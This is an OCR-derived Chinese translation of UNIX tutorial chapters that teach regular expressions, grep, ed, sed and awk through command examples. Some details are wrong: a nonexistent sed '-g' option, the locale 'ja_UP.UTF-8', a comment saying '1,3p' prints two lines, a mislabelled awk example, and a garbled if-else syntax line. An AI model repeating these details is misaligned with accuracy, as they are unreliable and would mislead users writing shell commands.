7所示。BEGIN节记述的是在开始读入输入行之前要执行的处理。/etc/passwd的字段分隔符是`:`，所以用`FS=":"`把字段分隔符改为`:`。此后的主要处理部分记述的是对于所有的输入行重复执行以下处理。awk用变量NF来保存输入行的字段数，$NF可以用来访问最后一个字段的值。在这个例子中，因为最后一个字段保存的是登录shell，把登录shell作为索引的关联数组shells的值加1。END节记述的是在所有的输入行读入完成之后要执行的处理。这个例子是输出作为统计结果的关联数组shells的内容。



综上所述，sed和awk各有擅长之处。应该根据处理内容和使用者的喜好灵活运用。



正则表达式

不管是对于sed还是awk，正则表达式都很重要。正则表达式是指用通用的模式表示法来表示字符串排列的手法之一。在表示字符排列时，通过使用一种叫作元字符的特殊符号表示的模式，正则表达式可以灵活地对应并不完全一致的字符排列。UNIX在刚开始时的各种命令都活用了正则表达式。

正则表达式所使用的元字符有`*`、`^`、`$`、`[`和`]`等，各代表着特殊的含义（表1）。正则表达式基于非常高深的理论，内容很深奥，要详细解说起来，需要用一整本书的篇幅来写，所以这里只做简单的说明。

通过使用如表1那样的元字符记述模式，可以灵活地匹配字符串。

- 正则表达式“`.*`”可以匹配包括空字符串的所有字符串
- 正则表达式“`https?`”可以匹配http或https
- “`^abc`”匹配以abc开头的字符串，“`xyz$`”匹配以xyz结尾的字符串
- `foo[135]`与`foo1`、`foo3`、`foo5`中任一个匹配

▼表1　几种具有代表性的正则表达式的元字符

元字符	含　义
.	匹配除了换行符以外的任意单字符
*	0次或多次匹配前面的字符或子表达式
+	1次或多次匹配前面的字符或子表达式
?	0次或1次匹配前面的字符或子表达式
^	和行首匹配
$	和行尾匹配
[ ]	和区间内的任意字符匹配

▼图7　使用awk做的统计程序

```
$ awk '
  BEGIN{
    FS=":"    ←把字段分隔符改为“:”
  }
  {
    shells[$NF]++;    ←给关联数组的值加1
  }
  END{
    for(i in shells)
      print i ": " shells[i];    ←显示关联数组的所有值
  }' /etc/passwd
/sbin/shutdown: 1
/bin/bash: 3
/sbin/nologin: 4
/sbin/halt: 1
/bin/sync: 1
```

其他命令

除了sed和awk以外，使用正则表达式的命令还有很多。虽然难度有些高，但是如果可以将正则表达式的用法运用自如，对使用者而言，UNIX的世界将会变得很宽广。

比如，我们经常使用的grep命令也是正则表达式的活用。grep这个词原本就是表示一个叫作ed的编辑器的命令文法，它表示把g（Global＝把整个文件作为对象）用re（Regular Expression＝正则表达式）p（Print＝表示）出来。

使用和sed、awk的例子一样的文件/etc/passwd，把含有bash的行用ed命令表示出来的例子如图8所示。执行ed编辑器的命令**g/bash/p**，显示整个文件中含有bash正则表达式的行。ed是编辑器，所以通常是用于对话，这里是单纯作为UNIX命令，它也可以进行从标准输入接收命令的类似于过滤器的操作。从标准输入接收编辑器命令**g/bash/p**然后执行。

为什么编辑器的命令要制作成独立的命令呢？因为这些是非常便利的有意义的命令。从文件中抽取出和模式匹配的行，这是计算机在各种作业时常用的处理。“没有grep的环境就不能工作”，也许使用UNIX的人都会这么想吧。如此便利的通用性高的命令，为了能使其方便使用，就把它做成了独立的命令，并一直留用至今。这也恰好和刚开始提到的“简单的单性能的命令”的想法相吻合。

使用和图8的例子相同的文件/etc/passwd，用grep命令表示含有bash的行的例子如图9所示。其实没有什么好说明的，就是显示整个文件中含有bash正则表达式的行。比使用ed命令完成相同的功能显得更简单。

类似的命令还有很多。比如tr命令是替换输入字符串的命令，这个命令也可以说是sed的子集。这个命令就是把sed功能中使用最多的字符串替换功能作为“简单的单性能的命令”抽取出来了。在UNIX中有多个像这样把已有命令的部分功能抽出来做成专用命令的例子。

总　结

标准输入输出、管道、正则表达式，UNIX的一些特色功能都简略地介绍完了。篇幅所限，我们不可能分别对这些功能进行详细的说明。如果此文能唤起大家对UNIX提供的便利强大的功能的兴趣，笔者将感到非常荣幸。

▼图8　使用ed进行行的抽出

```
$ echo "g/bash/p" | ed -s /etc/passwd
root:x:0:0:root:/root:/bin/bash
uucp:x:10:14:uucp:/var/spool/uucp:/bin/↵
bash
nobody:x:99:99:Nobody:/:/bin/bash
```

▼图9　使用grep进行行的抽出

```
$ grep "bash" /etc/passwd
root:x:0:0:root:/root:/bin/bash
uucp:x:10:14:uucp:/var/spool/uucp:/bin/↵
bash
nobody:x:99:99:Nobody:/:/bin/bash
```

COLUMN UNIX和字符编码

UNIX本来就是在美国开发的OS，所以1字节当然就是作为1个字符来处理的。但是，像日文、中文这样有汉字的，可能会有几千甚至几万个文字，用1个字节是不可能表示所有的文字的。因此就需要在用两个或多个字节来表示1个字符的字符编码上下功夫了。

最初在UNIX中使用最多的是一种叫作EUC（Extended UNIX Code）的字符编码。日语的平假名、片假名、代表性的汉字用两个字节表示，英文数字和日语也很容易进行区别，特别是多用于在UNIX环境中表示日语的情况。最近兴起了一种叫作UTF-8的字符编码，Mac OS X还有一部分Linux发行版都采用UTF-8作为标准字符编码。

以前，在UNIX环境中使用诸如日语这样的多字节字符是非常困难的，甚至有些命令根本就不支持多字节字符。不过，现在通过给LANG环境变量设置适当的值，通知系统和命令可以使用的字符编码，几乎所有的命令都可以正确地处理多字节字符。比如，在日语环境中字符编码采用UTF-8，只要把LANG指定为ja_UP.UTF-8，那么几乎所有的命令都可以正确地处理多字节字符。本特辑中提到的sed和awk当然也是可以正确地处理多字节字符的。




第2章 简单强大的文本处理工具

sed详解及用法

文/鹤长镇一 book.nospam@tsurunaga.jp 译/芳龙

一提到sed，大家首先想到的可能是可以进行简单替换的文本过滤器吧。但是，sed不仅能进行字符串或字符的替换，还可以做很多其他事情，比如特定行的处理及删除、使用脚本文件进行的处理、分支/循环处理等。本章我们来学习一下sed的这些用法。



前　言

sed是一个简单强大的文本处理工具。它起源很早，可以追溯到1973年。sed作为标准命令被收集到了UNIX系的OS中，所以一旦发生问题时，这个命令可以起到帮助作用。即使不记住sed的所有用法，只要学会一些基本用法，就可以将其充分应用于日常工作及和故障应对中了。

sed的名称来源于Stream Editor（流编辑器），是针对输入流一口气执行所有事先准备好的处理的编辑器。它不像vi、Emacs那样的“对话式编辑器”一样可以看着界面编辑文章，而是事先把编辑的内容以“命令”的形式列举出来，对文本的加工是一气呵成的。所以适用于对一系列的文件反复执行相同变更的情况。

另外还可以从标准输入接收数据，所以对象数据就没必要一一保存成文件了。比如可以用sed来处理由管道输出的其他命令的结果。

本章使用的是在Ubuntu 13.04上安装的GNU sed 4.2.1。像OS X、FreeBSD这样的BSD系列的UNIX安装的是BSD sed。因此，会有几个命令的选项和本章使用的GNU sed略有不同。使用的sed的版本可以用“--version”选项进行确认。

```
$ sed --version
GNU sed 版本 4.2.1
…省略…
```

那么我们赶紧来看一下sed的基本用法吧。实际上，使用sed就是对文本文件进行过滤处理。我们准备一个如代码清单1所示的源文件，按照下面这样执行sed，文件的一部分被替换后输出到标准输出上。

```
$ sed -e 's/bbb/eee/' input.txt
aaaeeecccddd aaabbbcccddd
AAABBBCCCDDD aaaeeecccddd   ←bbb被替换成了eee
1234567890!? !"#$%&'()?/_
```

sed将指定的文件逐行读入，根据给定的条件进行处理。把sed当作单行脚本（One-Liner）使用，紧跟着“-e”选项，即可把处理内容作为脚本记述下来。如果替换成“-f”选项，就可以读入事先准备好的脚本文件。如果想把处理结果输出到文件，只需使用“>”进行重定向就可以了。

```
$ sed -e 's/bbb/eee/' input.txt > ⏎
output.txt
```

查看输出的文件，虽然一行中与模式匹配的地方有两处，但只有最开始的1处被替换了。第1行前半部分的“bbb”被替换成了“eee”，而后半部分的“bbb”却没有变。如果想把所有

▼代码清单1　源文件（input.txt）

```
aaabbbcccddd aaabbbcccddd
AAABBBCCCDDD aaabbbcccddd
1234567890!? !"#$%&'()?/_
```

与模式匹配的地方都替换掉，需要在末尾加上标志“g”。

```
$ sed -e 's/bbb/eee/g' input.txt
aaaeeecccddd aaaeeecccddd  ←将所有的bbb
…省略…                       替换成eee
```

这是sed最常使用的形式。而且还可以把变更对象限制在特定的行。比如只想替换input.txt 的第2行的内容时，就需要指定“地址”。

```
$ sed -e '2s/bbb/eee/g' input.txt
aaabbbcccddd aaabbbcccddd
AAABBBCCCDDD aaaeeecccddd  ←只把第2行的bbb
1234567890!? !"#$%&'()?/_     替换成eee
```

一般情况都是针对文件整体进行处理，使用地址的机会并不多，不过对于像日志数据这样的大量数据的分割编辑还是很便利的。

现在我们整理一下思路。图1是sed作为单行脚本使用时的基本形式。在理解脚本、地址、命令等sed特有用语的基础上，接下来我们了解一下具体的使用方法。

sed的用法

接下来对单行脚本或脚本文件中可以使用的各种命令、地址指定等进行说明。

命　令

至此为止介绍的sed例子，都是用“s”命令进行字符串替换的。此外还有“d(删除)/p(数据输出)/y(替换1个字符)/w(文件输出)/n(数据输入)”等各种各样的命令可以使用。这里介绍一下常用的s/y/d命令。

s命令(字符串替换)

是sed中被频繁使用的命令。在需要把某字符串替换为别的字符串的情况下使用。基本格式如下所示。

```
$ sed -e 's/原字符串/[替换后的字符串]/[标志]'↵
输入.txt
```

[替换后的字符串]和[标志]是可以省略的。替换后的字符串省略时表示删除匹配的字符串。

```
$ sed -e 's/aaa//g' input.txt
bbbcccddd bbbcccddd    ←aaa被删除掉了
AAABBBCCCDDD bbbcccddd
1234567890!? !"#$%&'()?/_
```

原字符串可以用正则表达式表示。原字符串中含有“/”时，要在其前面加“\(反斜杠)”进行转义处理，对于替换后的字符串也是同样的。

```
#sed -e 's/\//R/' input.txt
…省略…
1234567890!? !"#$%&'()?R_  ←把/替换成了R
```


还可以把分隔符变为“/”以外的字符。在“s”后面指定要作为分隔符的字符。比如想把“/usr/local”替换成“/usr”时，将分隔符变为“！”后可按照如下所示执行。

```
$ sed -e 's!/usr/local!/usr!g' sample.txt
```

虽说除了符号英文字母也可以作为分隔符来使用，不过那样就很难与替换字符串进行区分，所以还是尽量使用像/、#这样的符号比较好。

[替换后的字符串]中出现“&”时表示和查找字符串一样。下面这个例子表示把“aaa”替换成“+aaa+”。

▼图1　sed的基本形式



```
$ sed -e 's/aaa/+&+/g' input.txt
+aaa+bbbcccddd +aaa+bbbcccddd
AAABBBCCCDDD +aaa+bbbcccddd
…省略…
```

和原字符串的正则表达式一起使用是很便利的。与正则表达式匹配的字符串可以用“&”来引用。比如，如下所示，与“.*”匹配的字符串可以用“&”来表示，如果指定“output: &”，执行后各行的行头都加了“output:”。

```
$ sed -e 's/.*/output: &/g' input.txt
output: aaabbbcccddd aaabbbcccddd
output: AAABBBCCCDDD aaabbbcccddd
…省略…
```

不想做特别的处理，只是想把“&”字符替换掉时，使用“\”进行转义处理指定为“\&”即可。分隔符为“/”并且想替换字符“/”时，则指定为“\/”即可（图2）。

标志可以指定为“g（Global，把整个文章作为对象）/ p（Print，表示置换后的结果）/ w（Write，输出文件）”。也可以同时指定多个标志。标志“g”正如此前说明的那样，在把文章整体作为替换范围时使用。或者在sed启动时加上“-g”选项也可以起到相同的效果。

```
$ sed -e 's/bbb/eee/g' input.txt
$ sed -g -e 's/bbb/eee/' input.txt
↑以上2行的执行结果是一样的
```

标志“p”只表示发生替换的行，不过默认情况下不管是不是发生替换sed都会把输入数据输出到标准输出，所以如果只加标志“p”，会输出两行相同的内容。只想表示发生替换的行时，可以在sed启动时加上“-n”选项来控制标准输出。

```
$ sed -n -e 's/bbb/eee/p' input.txt
aaaeeecccddd aaabbbcccddd
AAABBBCCCDDD aaaeeecccd←只表示被替换的行
```

如果想把替换后的结果写到文件中，可以使用“w”标志。在w后面指定输出文件名。

```
$ sed -e 's/aaa/eee/gw output.txt' \ ↵
input.txt
```

此时在output.txt中只输出匹配的行。如果同时还想输出不匹配的行，使用“w”命令会更简单一些。

```
$ sed -e 's/aaa/eee/g' -e 'w output.txt' \ ↵
input.txt
```

这里指定了多个“-e脚本”，sed对于一个输入可以执行多个脚本。稍后会详细说明。

▼图2 “&”、“\”、“/”为替换后字符串时

● 替换成“&”
```
$ sed -e 's/b/\&/g' input.txt
aaa&&&cccddd aaa&&&cccddd ...
```

● 替换成“\”
```
$ sed -e 's/b/\\/g' input.txt
aaa\\\cccddd aaa\\\cccddd ...
```

● 替换成“/”
```
$ sed -e 's/b/\//g' input.txt
aaa///cccddd aaa///cccddd ...
```

y命令（替换1个字符）

在希望把某个字符替换成另一个字符时使用。基本使用格式如下所示。

```
$ sed -e 'y/替换前/替换后/' 输入.txt
```

不能同时省略“替换前”和“替换后”。如果只替换一个字符，使用s命令也可以，不过使用y命令可以同时替换多个字符。比如要同时进行a ▫ x、b ▫ y、c ▫ z的替换，只需如下这样指定即可。

```
$ sed -e 'y/abc/xyz/' input.txt
...
xxxyyyzzzddd xxxyyyzzzddd
...
```

替换前字符的位置与替换后字符的位置要相同。因此，如果替换前与替换后的长度不同就会出错。比如英文小写字母替换成大写字母时如下所示。

```
$ sed -e 'y/abcdefghijklmnopqrstuvwxyz/
ABCDEFGHIJKLMNOPQRSTUVWXYZ/' input.txt
```

d命令（删除）

d命令是删除指定行，并将剩余行进行输出的命令。删除第1～2行的例子如下所示。

```
$ sed -e '1,2d' input.txt
1234567890!? !"#$%&'()?/_
```

这里使用“地址”来指定行号，也可以省略。省略就表示删除所有行，输出结果则变为空。

```
$ sed -e 'd' input.txt
↑输出结果为空
```

另外，如果只执行d命令，输入文件是不会发生变化的，不会发生被删除内容所覆盖的现象。

地　址

只对特定的行进行处理时，就会用到“地址”（表1）。如果省略地址，所有的输入行都会当作处理对象。只指定一个地址时，只有指定行会作为处理对象。指定两个地址并以“,”分隔，这是范围指定。表示将从第一个行号开始到第二个行号结束的行作为处理对象。如果第二个数字与第一个相同或比第一个小时，只有第一个数字指定的行才会作为处理对象。最后一行用“$”指定。

```
$ sed -n -e '1,3p' input.txt  ←表示1~2行
$ sed -n -e '2,$p' input.txt
↑表示2~最后一行
```

地址除了使用数字，还可以使用正则表达式。比如，指定从以“aaa”开始的行到以“bbb”结尾的行为处理对象的例子如下所示。

▼表1　地址指定的例子

地址例	表示的含义
（未指定）	所有数据
3	第3行
20,$	从第20行开始到最后一行为止
10,5	第10行（第2个数字比第1个数字小的情况）
/^[0-9]/	所有以数字开头的行
15,/Z$/	从第15行开始到以Z结尾的行为止
5,10!	从第5行开始到第10行以外的行（即1～4行和11～最后一行）

```
$ sed -n -e '/^aaa/,/ddd$/p' input.txt
aaabbbcccddd aaabbbcccddd
AAABBBCCCDDD aaabbbcccddd
```

如果与结束行指定的模式相匹配的行不存在，一直到输入数据的结尾（最后一行）为止的行会作为处理对象。在寻找结束行的过程中，即使再次出现与开始行匹配的行也会被忽略。

对单行脚本来说很方便的选项

sed还有很多其他的选项，因此可以组成很复杂的脚本。比如一次性执行多个命令、覆盖输入文件、做成备份文件等，有很多对于单行脚本来说很方便的选项。

指定多个命令

以上介绍的sed例子，都是一次只执行一个命令，实际上可以同时执行多个命令。命令和命令之间用分号“;”分隔。用于删除的d命令和用于字符串替换的s命令组合起来执行的例子如下所示。

```
$ sed -e '2d;s/aaa/eee/g' input.txt
eeebbbcccddd eeebbbcccddd
1234567890!? !"#$%&'()?/_
```

上面的例子表示对于输入数据，先删除第2行后，再把aaa替换成eee。指定两个及两个以上的命令时，对于文件的每一行（按顺序）执行各个命令。而不是对输入数据的所有行执行第一个命令后再执行第二个命令。在上例中，对第1行执行d命令，然后再执行s命令，接着再对第二行执行d命令和s命令。如此反复操作直到最后一行。

还有其他的方法可以连接命令。在sed的启动选项中，可以通过指定多个“-e'脚本'”来执行多个命令。

```
$ sed -e '2d' -e 's/aaa/eee/g' input.txt
eeebbbcccddd eeebbbcccddd
1234567890!? !"#$%&'()?/_
```



文件输出

要把处理结果写到文件中，可以使用“>”重定向到文件，或者使用w命令写到文件。不过还可以在sed启动时加上“-i”选项，将处理结果覆盖到源输入文件中。

```
$ sed -i -e 's/bbb/eee/' input.txt
```

甚至还可以将处理前的数据作为备份文件保存起来。在“-i”选项后面指定在备份文件名尾部要加的后缀。比如生成后缀为“.bak”的备份文件的例子如下所示。

```
$ sed -i.bak -e 's/bbb/eee/' input.txt
$ ls
input.txt input.txt.bak
↑新生成备份文件(input.txt.bak)
```



双直引号和单直引号

通常sed在Bourne Shell或C Shell上执行。对于这样的shell，"(双直引号)/$(美元符)/`(重音符)/\(反斜杠·日元符号)等字符都有特殊的含义。因此，用sed指定脚本时，为了不作为特殊字符处理，需要用'(单直引号)括起来。脚本中如果不使用正则表达式和符号，只使用单纯字符串的话，不用“'”括起来也可以进行处理。不过为了shell解释结果与预期结果不出现偏差，还是习惯使用单直引号为好。


还可以用“"”把脚本括起来。“-e "脚本"”这样就可以使用shell变量了。$USER(用户名)/$HOSTNAME(主机名)/$TERM(终端名)/$PWD(当前目录)等变量都可以作为模式来指定。

```
$ sed -e "s/$HOSTNAME/new_hostname/g" ⏎
/etc/hosts
↑更改/etc/hosts中的主机名并输出
```

也可以使用用户自定义变量。下面这个例子中，定义用户自定义变量“$FROM”和“$TO”，并在sed脚本中进行使用。脚本用“"”括起来了，把shell变量进行展开，即为“s/aaa/eee/g”。

```
$ FROM="aaa"
$ TO="eee"
$ sed -e "s/$FROM/$TO/g" input.txt
```

在字符串很复杂的情况下，使用用户自定义变量可以简化脚本。在双直引号内使用特殊符号时，要用“\”进行转义处理。



脚本文件的使用

sed可以读取脚本文件进行执行。可以用sed进行条件分支或使用标签进行循环等复杂的处理，这在对大量文件进行相同处理时是很便利的。



脚本文件的读取和执行

读取脚本文件进行执行，要使用如下所示的“-f”选项。

```
$ sed -f 脚本文件 输入文件
```

如果指定多个“-f”选项，按指定的顺序从文件中读取脚本进行执行。也可以同时使用“-e”选项和“-f”选项。在脚本文件中1行记述1个处理。

```
↓用以下的内容做成文件sample.sed
1,3s/aaa/eee/g
3d
```

上述脚本文件(sample.sed)表示的处理是：对第1～3行进行替换(aaa→eee)，并删除第3行。使用该脚本文件进行执行结果如下所示。

```
$ sed -f sample.sed input.txt
eeebbbcccddd eeebbbcccddd
AAABBBCCCDDD eeebbbcccddd
```



命令的组合

如果在脚本文件中使用“{...}”对命令进行组合，就可以对于一个地址执行多个命令。如下所示的脚本文件表示对第1～3行执行3个命令。

```
1,3{
   s/aaa/eee/g
   y/abc/xyz/
   p
}
```

 标签 / 分支处理 / 循环处理

可以在脚本中设置标签进行循环处理，还可以将是否执行了s命令的替换处理作为判断条件对处理进行分支（表2）。sed竟然可以进行如此精细的处理，在不少情况下，我们可以感觉到这甚至比使用shell脚本和Perl脚本的效率还高。所以我们还是应该记住可以用sed进行复杂处理。

执行如下所示的脚本文件，它表示对读入的行执行“命令1·2”，如果存在与模式匹配的字符串，那么返回标签处，对下一行再执行“命令1·2”。如果不存在与模式匹配的字符串，则执行“命令3”。

```
: 标签
命令1
命令2
/模式/b 标签
命令3
```

以下是经常可以看到的循环处理。删除输入数据的所有换行符并合并字符串。sed逐行读入数据并对每一行进行处理，所以不擅长跨行处理。但是可以通过循环处理把数据合并成一行，然后通过删除合并结果中的换行符（\n）可以将输入数据中的换行删掉。

```
:loop
N
$!b loop
s/\n//g
```

字符串合并使用的是“N”命令。如果满足条件“$!b（不是最后一行）”就返回标签loop，从而使处理进行循环。跳出循环后执行“s/\n//g”将换行符一下删掉。

把以上脚本保存为“sample2.sed”，对列表1的“input.txt”进行执行，会输出一行合并后的字符串。

```
$ sed -f sample2.sed input.txt
aaabbbcccddd aaabbbcccdddAAABBBCCCDDD \ ↵
…省略…
```

sed可以对应各种字符串的过滤，篇幅所限，暂不详细展开，只要记住这部分说明的内容就足够用了。

▼表2　标签 / 分支处理的指定方法

指定方法	所表示的内容
:label名	指定标签，label名在脚本中是唯一的
b label名	无条件跳转到label名指定的命令进行执行
条件b label名	输入行满足条件时，跳转到label名指定的命令进行执行 如果指定“/模式/b标签”，输入行和模式匹配时，跳转到label名指定的命令进行执行
条件!b label名	输入行不满足条件时，跳转到label名指定的命令进行执行 如果指定“/模式/!b标签”，输入行和模式不匹配时，跳转到label名指定的命令进行执行
t label名	读入输入行执行命令，只有在使用s命令替换成功时才会跳转到label名指定的命令进行执行
T label名	读入输入行执行命令，在使用s命令替换不成功时才会跳转到label名指定的命令进行执行

第3章 尝试并掌握 AWK的基础

文/中岛雅弘 Irvine systems股份有限公司 masahiro@irvinesystems.co.jp 译/芳龙

这章我们来学习AWK的基础并熟悉其用法。与sed不同，AWK可以用更灵活的方式表示处理。要理解AWK的单行书写方式，就需要先了解一下AWK的模式(pattern)并学习它的动作(action)。而且，只有掌握了应用性脚本的书写窍门，才会使用更加深奥的用法。另外请好好享受本文后半部分的单行脚本智力游戏。

AWK作为单行脚本的用法

为了理解AWK的便利之处，我们先来看一个单行脚本的实例。笔者本打算这么说的，但是要想把AWK运用自如，首先需要理解AWK脚本的构造。擅长文本处理的AWK脚本和其他脚本语言稍微有些区别。“模式”和“动作”的组合对是AWK脚本的基本格式。

```
模式1 {动作1}
模式2 {动作2}
……
模式n {动作n}
```

AWK和sed一样，也是以行为单位来判断是否存在处理对象。“模式”和“动作”的组合可以解释为“对和模式匹配的行执行动作”的意思。模式可以省略，此时，将针对所有的行执行动作。

AWK的语法和控制结构与C语言相似，所以即使是第一次接触AWK脚本的人也能明白脚本大概要执行的动作。但是，它作为单行脚本，为了使用方便，省略了语法解释中不必要的分号“;”、括号“(”以及括号“)”等。

那么我们来看一个AWK的单行脚本脚本的例子吧。命令执行时，需要指定AWK脚本和输入文本文件。

```
$ awk '脚本' inputfile
```

本章的脚本都假定在UNIX Shell系的环境中执行。为了不让Shell误识别AWK脚本中出现的“$、\、"”等字符，脚本需要用单直引号(')括起来。

如果省略inputfile，则输入变为/dev/stdin。使用管道与别的脚本结合使用的例子如下所示。

```
$ 别的命令 | awk '脚本' inputfile
```

下文中的①～⑦和sed、grep一样，都是按顺序表示与模式匹配的所有行。它们省略了AWK的动作部分，是最简单的AWK的用法。请提供适当的输入文件(inputfile)，进行动作确认。

① 长度超过半角30个字符的行(length等字符串操作和统计函数属于动作处理系列，根据AWK的版本以及对象文本的字符编码不同，动作可能稍有区别。**请参照专栏。**)

```
$ awk 'length > 30' inputfile
```

② 字段数在5个以上10以下的行

```
$ awk 'NF >= 5 && NF <= 10' inputfile
```

③ 只表示最开始的5行

```
$ awk 'NR <= 5' inputfile
```

④ 只表示偶数行

```
$ awk 'NR%2 == 0' inputfile
```

⑤ 表示第一个字段的值比100小的行

```
$ awk '$1 < 100' inputfile
```

⑥ 包含“问题”或者“答案”的行

```
$ awk '/问题|答案/' inputfile
```

⑦ 以“#”开头的行（awk的注释行）

```
$ awk '/^#/' inputfile
```

除了语法简洁之外，还有很多内置函数可以省略参数。基本上所有省略参数的情况都是把下面要说明的表示处理对象行的$0的值作为默认参数。

在AWK中，变量和函数定义，以及一般编程语言都有的控制结构和内置函数也很丰富。在刚才的例子中，使用内置函数length、内置变量$N（第N个字段）、NF（字段数）、NR（行号）的条件和表达式来指定模式（关于内置函数、内置变量会在稍后的章节中进行说明）。善于记述模式，是作为单行脚本进行应用的第一步。

AWK可以使用的模式

首先我们来看一下AWK可以使用的模式。

● 空模式

如果省略模式，所有的行都会匹配。

● 正则表达式

与sed一样，可以指定正则表达式。

● 比较表达式和逻辑表达式

比较运算是关于大小关系、是否匹配等的运算。而且还可以指定由AND（&&）和OR（||）等逻辑运算符组合起来的表达式。

例）

```
$1 < 100 && $2 == "ABC"
```

是指第1个字段小于100并且第2个字段是"ABC"的行。

● BEGIN和END

模式BEGIN是用AWK脚本执行程序的初始化动作。伴随着模式BEGIN的动作是在输入列读入之前进行处理的。在初始化变量、打印输出报告的表头、设置输入列的分隔符等时使用。

伴随着模式的END动作是在所有输入列全部读入之后进行处理的。所以在统计结果输出、报告页脚输出，以及处理一些扫尾工作时使用。

● 模式范围

```
pattern1, pattern2
```

如上所示，可以将从pattern1出现开始到pattern2出现为止的范围指定为选择对象的范围。

例）

```
/^begin$/, /^end$/
```

把从begin出现的行开始到end出现为止的内容进行输出。

```
begin
这个地方被选中
这里也被选中
end
这里没有被选中
begin
但这里被选中
```

上面的数据的处理结果如下所示。

```
$ awk '/^begin$/, /^end$/' inputfile
```

```
这个地方被选中
这里也被选中
但这里被选中
```

接下来，我们来看一下使用模式的单行脚本的例子吧。

如下所示的脚本，是删除空白行的模式的几个例子。

⑧ 删除空白行［例1］

```
$ awk 'length != 0' inputfile
```

⑨ 删除空白行［例2］

```
$ awk 'NF != 0' inputfile
```

脚本⑧是指与行整体长度不为0的行匹配，所以只删除只有换行符的行。

脚本⑨是指与存在字段的行匹配，通常FS的值是指删除只有换行符的行以及只有Tab和空格的行。

下面，我们看一下删除连续的相同行的例子。此时，不仅要使用模式，还要使用动作来处理（关于动作部分的解说，在稍后的章节中进行）。

⑩ 删除空白行［例3］

```
$ awk 'before != $0 { print; before = ⏎
$0 }' inputfile
```

⑪ 删除空白行［例4］

```
$ awk 'NF != 0 || bf != 0 { print; ⏎
bf = NF }' inputfile
```

脚本⑩是指把连续的相同行整理为一行。记住之前一行，与新输入行进行比较，如果内容不一样，将此输入行原文输出。


脚本⑪是指将多个空白行整理为一行。筛选不显示的行的条件为“当前行与之前一行都是空白行时”。所以，对这个条件取非，则变为筛选显示行的条件，即“当前行与之前一行有1行不为空白行时”。

⑫空白行削除［例5］

```
$ awk '{ id[$1] = id[$1] " " NR } END ⏎
{ for (elm in id) print elm " " ⏎
id[elm]}' inputfile
```

脚本⑫是指将输入行根据各要素（这里指第1个字段）的值，将第1个字段发生重复的行集中起来进行输出。字段不仅限于1，可以根据实际情况指定适当的值。便于在有很多行、要检查都是什么地方发生重复的情况下使用。

怎么样？ sed和ex、vi（ex模式）一样，将与模式匹配的行或匹配的地方的替换和删除作为行编辑器命令进行指定，相对而言，AWK是一种更像编程语言的脚本形式。比较简单的处理可以简单快捷地使用sed，复杂的处理则使用AWK，这样进行脚本处理才是正确的做法（当然，进行复杂处理的sed拼图也是工程师的乐趣……）。



AWK脚本的写法入门

至此为止，我们从命令行的角度对如何使用作为单行脚本的AWK进行了说明。记述了动作部分、相对更复杂的较长的脚本可以写成脚本文件进行执行。

COLUMN AWK处理和日语字符串

AWK有各种各样的衍生版本。由Linux、MacOS等的标准安装携带的AWK有时不能适当地处理多字节字符编码。gawk可以对应相当范围的字符编码，所以在使用标准AWK处理不了时，请一定用gawk试一试。AWK的内部动作选项可以用如下所示的-W来指定。根据AWK处理方式的不同，有时也可以指定所用的字符编码。

```
$ gawk -W ctype=UTF8
```

执行脚本文件时，指定方法如下所示。

```
$ awk -f scriptfile inputfile
```

上一节主要以模式为中心进行了说明。为了进一步活用AWK，有必要理解一下动作部分的记述方法。本节将对动作部分的记述方法，以及AWK的变量进行说明。

动作

动作（action），对于一般的语言而言就是指程序本身。根据模式选定的动作执行与模式匹配的行的输出、计算等处理。省略动作时，与模式匹配的所有行都会输出。

· 在动作中可以使用的语句

```
表达式：常量，变量，代入，函数调用等
print 表达式的排列
printf 格式，表达式的排列
if （表达式） 语句
if （表达式：语句 else 语句
while （表达式） 语句
do 语句 while （表达式）
for （表达式； 表达式； 表达式） 语句
for （变量 in 数组） 语句
break
continue
next
exit
exit 表达式
{ 表达式的排列 }
```

关于If、while、for等的真假判定，当表达式的结果为NULL或0时为假（FALSE），除此以外则为真（TRUE）。

特殊变量

在AWK中有几个比较特别的为了控制和数据解析的内置变量。这里我们介绍一下常用的几个内置变量。

$1,$2,…,$n和$0

$后的数字表示当前输入行的第几个字段。也就是说，$1表示第1个字段。而且，还可以在$后加上变量动态地指定字段。比如，变量n的值是3时，$n表示的是第3个字段。

$0表示的是输入行全体。

例）

行的分隔符为换行符，字段的分隔符为Tab或空格，当前行内容如下时，

```
abc def ghi
```

则结果如下所示。

```
$1 = "abc"
$2 = "def"
$3 = "ghi"
$0 = "abc def ghi"
```

ARGC、ARGV

ARGC和ARGV是为了取得awk启动时的命令行参数而设定的变量。ARGC和ARGV保存的内容分别如下所示。

```
ARGC 命令行参数的个数
ARGV 命令行参数的数组
```

例）

```
BEGIN {
    for (i = 0; i < ARGC; i++)
    print ARGV[i]
}
```

这是个模式BEGIN和动作的组合。程序执行时会把所有的命令行参数表示出来。

FILENAME

FILENAME保存当前输入文件的文件名。使用这个变量可以在awk脚本中根据读入文件的不同而执行不同的动作。

例）

```
FILENAME == "file1" { 动作1 }
FILENAME == "file2" { 动作2 }
```

FNR

FNR保存当前文件的行号。

FS

FS是定义输入字段分隔符的变量。也可以使用正则表达式指定分隔符。没有定义FS时的标准值是空格和Tab。

NF

NF保存当前行的字段数。比如用NF进行如下操作，将会输出行的最后一个字段。

```
print $NF
```

NR

NR保存读入的行数。与FNR的不同点在于：读入多个文件时，NR表示这些文件的总行数。

OFS

OFS是定义输出字段分隔符的变量。没有指定时，默认为空格。

ORS

ORS是定义输出行的分隔符的变量。这个变量没有定义时，采用标准换行符。

RS

RS是定义输入行的分隔符的变量。默认采用标准换行符。



数组

AWK的数组是关联数组，下标不仅可以是数字还可以是字符串。

例）

```
a[n] = 10
b["印度"] = "India"
```

还可以如下所示，用“,”分隔下标，使用多元数组。

```
c[x,y]
```

当数组的某个要素不要时，可以用delete进行删除。

```
delete a[n]
```



示例脚本①“统计出纳”

